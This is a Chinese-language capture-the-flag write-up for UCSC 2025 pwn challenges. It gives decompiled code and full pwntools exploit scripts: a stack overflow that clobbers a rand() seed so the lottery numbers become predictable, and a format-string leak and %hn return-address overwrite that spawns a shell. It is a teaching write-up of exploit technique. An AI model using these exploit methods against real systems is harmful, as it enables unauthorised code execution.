UCSC 2025 Pwn WriteUp

FoBido

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v4; // [rsp+4h] [rbp-3Ch] BYREF
  int v5; // [rsp+8h] [rbp-38h] BYREF
  int v6; // [rsp+Ch] [rbp-34h] BYREF
  char buf[20]; // [rsp+10h] [rbp-30h] BYREF
  unsigned int v8; // [rsp+24h] [rbp-1Ch]
  unsigned int v9; // [rsp+28h] [rbp-18h]
  unsigned int v10; // [rsp+2Ch] [rbp-14h]
  unsigned int seed; // [rsp+30h] [rbp-10h]
  unsigned int i; // [rsp+34h] [rbp-Ch]
  int v13; // [rsp+38h] [rbp-8h]
  int v14; // [rsp+3Ch] [rbp-4h]

  init(argc, argv, envp);
  v14 = 0;
  v13 = 0;
  seed = time(0LL);
  puts("Welcome to the lottery game!");
  puts("Enter your name:");
  read(0, buf, 0x25uLL);
  puts("Now start your game!");
  srand(seed);
  for ( i = 1; (int)i <= 10; ++i )
  {
    v10 = rand() % 255;
    v9 = rand() % 255;
    v8 = rand() % 255;
    printf("[+] Round %d, please choose your numbers:\n", i);
    __isoc99_scanf("%d%d%d", &v6, &v5, &v4);
    printf("The lucky number is: %d %d %d\n", v10, v9, v8);
    v13 = 0;
    if ( v10 == v6 )
      ++v13;
    if ( v9 == v5 )
      ++v13;
    if ( v8 == v4 )
      ++v13;
    if ( v13 == 3 )
    {
      puts("Congratulations! You won the first prize!");
      ++v14;
    }
    if ( v13 == 2 )
      puts("Congratulations! You won the second prize!");
    if ( v13 == 1 )
      puts("Congratulations! You won the third prize!");
    if ( !v13 )
0000127D main:1 (40127D)
```

第一眼就看到栈溢出

```
-0000000000000038 var_38 dd ?
-0000000000000034 var_34 dd ?
-0000000000000030 buf db 20 dup(?)
-000000000000001C var_1C dd ?
-0000000000000018 var_18 dd ?
-0000000000000014 var_14 dd ?
-0000000000000010 seed dd ?
-000000000000000C var_C dd ?
-0000000000000008 var_8 dd ?
-0000000000000004 var_4 dd ?
+0000000000000000  s db 8 dup(?)
+0000000000000008  r db 8 dup(?)
+0000000000000010
+0000000000000010 ; end of stack variables
```

可以溢出到seed

则rand()变得可预测

> Tip:
>
> 这里的可预测是在固定Seed下的随机数 顺序及数字 完全相同，有时环境不同，模拟结果也会不同。

我没学过ctype，又怕线上环境不一样，直接不选择模拟，直接选择开干

```python
from pwn import *

file = "./BoFido"
elf = ELF(file)

context(arch=elf.arch, os='linux')


a, b, c = 0, 0, 0
j = [[],[],[]]


def play_round(io, round_num):
    global a, b, c


    if round_num == 1:

```

```
        io.sendlineafter(b'please choose your numbers:\n', b"1 2 3")
    else:

        io.sendlineafter(b'please choose your numbers:\n', f"{a} {b} {c}".encode())


    io.recvuntil(b"The lucky number is: ")
    line = io.recvline().decode().strip()
    a, b, c = map(int, line.split())

    prize = io.recvuntil(b"Congratulations! You won", drop=True)
    j[0].append(a)
    j[1].append(b)
    j[2].append(c)
    success(f"Round {round_num}: Lucky numbers {j[0][round_num-1]} {j[1][round_num-1]} {j[2][round_num-1]} - {prize.decode()}")

# 在线上/本地跑一遍程序，获取随机数
#----------------------------------------------------

if args.REMOTE:
    io = remote('39.107.58.236', 44623)
else:
    io = process(file)


io.recvuntil(b"Enter your name:")
io.sendline(b'A'*0x25)

for round_num in range(1,11):
    play_round(io, round_num)
#----------------------------------------------------

# 根据前面获得的数直接打
#----------------------------------------------------
if args.REMOTE:
    io = remote('39.107.58.236', 44623)
else:
    io = process(file)

io.recvuntil(b"Enter your name:")
io.sendline(b'A'*0x25)

for i in range(10):
    io.sendlineafter(b'please choose your numbers:\n', f"{j[0][i]} {j[1][i]} {j[2][i]}".encode())
    io.recvuntil("Congratulations! You won the first prize!",timeout=2)
```

```
64      success(f"Round {i+1} , Pass")
65
66
67  io.recvuntil(b"You're so lucky! Here is your gift!", timeout=1)
68  io.interactive()
69
70  #----------------------------------------------------
```

userlogin

```
1  int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
2  {
3    void *v3; // rsp
4    _QWORD v4[3]; // [rsp+0h] [rbp-40h] BYREF
5    int v5; // [rsp+1Ch] [rbp-24h]
6    _QWORD *v6; // [rsp+28h] [rbp-18h]
7    __int64 v7; // [rsp+30h] [rbp-10h]
8    unsigned int v8; // [rsp+38h] [rbp-8h]
9    int i; // [rsp+3Ch] [rbp-4h]
10
11   v5 = argc;
12   v4[2] = argv;
13   v4[1] = envp;
14   v8 = 16;
15   v7 = 16LL;
16   v3 = alloca(32LL);
17   v6 = v4;
18   init(argc, argv, 0LL);
19   generatePassword(v6, v8);
20   for ( i = 0; i <= 2; ++i )
21     login(v6);
22   exit(0);
23 }
```

刚进来一看，以为是要过密码

进入login()

```
1  int __fastcall login(const char *a1)
2  {
3    char s1[44]; // [rsp+10h] [rbp-30h] BYREF
4    int v3; // [rsp+3Ch] [rbp-4h]
5
6    v3 = 16;
7    printf("Password: ");
8    input(s1, 32LL);
9    if ( !strcmp(s1, "supersecureuser") )
10     return user();
11   if ( !strcmp(s1, a1) )
12     return root();
13   return puts("Password Incorrect.\n\n");
14 }
```

进入user()

恍然大悟

```
int user()
{
  char buf[32]; // [rsp+0h] [rbp-20h] BYREF

  puts("Write Something");
  read(0, buf, 0x20uLL);
  return printf(buf);
}
```

格式化字符串！

那么这个题目就明朗了，直接开打 (甚至不需要去获取基地址就能打)


```
from pwn import *
import LibcSearcher

file = "./pwn"
elf = ELF(file)

context(arch=elf.arch,os='linux')

if args['DEBUG']:
    context.log_level = 'debug'


if args['REMOTE']:
    io = remote('192.168.202.151', 32768)
else:
    io = process(file)



if elf.arch == 'i386':
    B = 4
elif elf.arch == 'amd64':
    B = 8
else:
    print("PLS Input The Address Byte: ")
    B = int(input())
print("B=" +str(B))

sla = lambda ReceivedMessage,SendMessage
:io.sendlineafter(ReceivedMessage,SendMessage)
```

```python
sl = lambda SendMessage :io.sendline(SendMessage)
sa = lambda ReceivedMessage,SendMessage :io.sendafter(ReceivedMessage,SendMessage)
rcv = lambda ReceiveNumber, TimeOut=Timeout.default :io.recv(ReceiveNumber, TimeOut)
rcu = lambda ReceiveStopMessage, Drop=False, TimeOut=Timeout.default :io.recvuntil(ReceiveStopMessage,Drop,TimeOut)

sl(b"supersecureuser")

sla(b"Write Something\n",b"%10$p")

leak_addr = int(io.recv(14), 16) +8 - 0x50
success("Leak Address:" + hex(leak_addr))

shell_addr = 0x1261 +1
payload = "%{}c%8$hnAAAAA".format(shell_addr).encode() + p64(leak_addr)
print(payload)
sl(b"supersecureuser")
#gdb.attach(io)

sla(b"Write Something",payload)

io.interactive()

```

有可能有些师傅还一脸问号 (bushi

`%10$` 指向地址s1，s1指向s2,因而`%10$p`泄露出了s2

用gdb看，是这样的



因而泄露的leak_addr是s2,也就是 0x7fffffffe1f0

我们对leak_addr +8 (- 0x50) 就是 返回地址所在的地址

后面就是格式化字符串的老套路了

疯狂复制

因为自己有事，再加上我的环境发电，于是只做了半个小时不到的题目 (可恶),所以只做到这个题就不动了。

一眼Off-By-Null ， 创建一个0x10的大小的堆，能够输入0x11大小的字符串。

(摆乐 ， 这个 Wp到此为止)

EOF